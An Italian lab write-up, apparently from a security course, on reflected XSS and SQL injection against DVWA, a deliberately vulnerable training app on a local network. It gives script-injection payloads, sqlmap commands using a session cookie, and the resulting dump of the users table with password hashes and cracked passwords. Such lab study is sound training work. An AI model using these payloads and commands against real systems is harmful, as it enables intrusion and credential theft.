


XSS Reflected e SQL Injection


1. XSS Reflected

- Come primo attacco vedremo XSS Reflected. Questo tipo di XSS si verifica quando lo script malevolo viene riflesso dal server su una pagina web.


Per prima entriamo nella nostra DVWA e andiamo nella sezione XSS reflected. Qui troviamo un input:



Inserendo “Paolo”, comparirà l’output “Hello Paolo”



All’interno di questo input possiamo inserire del codice malevolo come ad esempio `<script>alert('XSS Attack!');</script>`, in modo che quando la pagina dei risultati di ricerca viene visualizzata, il browser eseguirà questo codice JavaScript inserito dall’utente.



- Un altro esempio di script malevolo è l’indirizzamento dell’utente a un sito malevolo.

`<script>window.location='http://www.google.com';</script>`

Ad esempio, così inviamo l’utente al sito di Google.

2. SQL Injection

Per eseguire le SQL injection ho usato il tool sqlmap che ci fornisce kali linux.

- Per prima cosa ho salvato il cookie di accesso in una variabile in modo da essere raggiunta più facilmente possibile.
E successivamente copio il sito web della DVWA nel quale eseguire la sql injection

```
(kali@kali)-[~]
$ c="security=low; PHPSESSID=3d5e46d343b6d94478a870cadcb5d3ef"

(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.10/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie=$c --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

Con questo codice mi trova i database.

```
[08:30:27] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

- Per ottenere tutte le informazioni che possono essermi utili contenute nel database dvwa eseguo il dump:

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.10/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie=$c -D dvwa --dump-all
```

- Questo comando mi dà tutte le informazioni riguardanti il database, e le relative informazioni contenute all'interno come, ad esempio, le password associate all'user:

Database: dvwa						
Table: users						
[5 entries]						
user_id	user	avatar	password	last_name	first_name	
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	